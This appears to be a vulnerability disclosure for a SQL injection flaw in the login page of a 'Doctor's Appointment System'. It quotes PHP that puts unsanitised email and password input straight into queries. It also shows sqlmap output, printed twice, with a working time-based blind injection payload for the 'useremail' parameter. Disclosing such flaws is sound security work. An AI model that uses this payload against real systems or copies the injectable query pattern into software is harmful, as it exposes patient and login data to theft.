

Doctor's Appointment System login.php has Sqlinjection

```
Doctor's Appointment System login.php has Sqlinjection,The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly.An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.
```



```php
$result= $database->query("select * from webuser where email='$email'");
if($result->num_rows==1){
    $utype=$result->fetch_assoc()['usertype'];
    if ($utype=='p'){
        $checker = $database->query("select * from patient where pemail='$email' and ppassword='$password'");
        if ($checker->num_rows==1){


            //   Patient dashbord
```



```
[20:10:36] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[20:10:36] [INFO] checking if the injection point on POST parameter 'useremail' is a false positive
POST parameter 'useremail' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 90 HTTP(s) requests:
---
Parameter: useremail (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: useremail=123@123' AND (SELECT 2556 FROM (SELECT(SLEEP(5)))DdrS) AND 'Crfd'='Crfd&userpassword=123
---
[20:10:52] [INFO] the back-end DBMS is MySQL
```

SqlMap Attack

```
---
sqlmap identified the following injection point(s) with a total of 90 HTTP(s) requests:
---
Parameter: useremail (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: useremail=123@123' AND (SELECT 2556 FROM (SELECT(SLEEP(5)))DdrS) AND 'Crfd'='Crfd&userpassword=123
---
---
```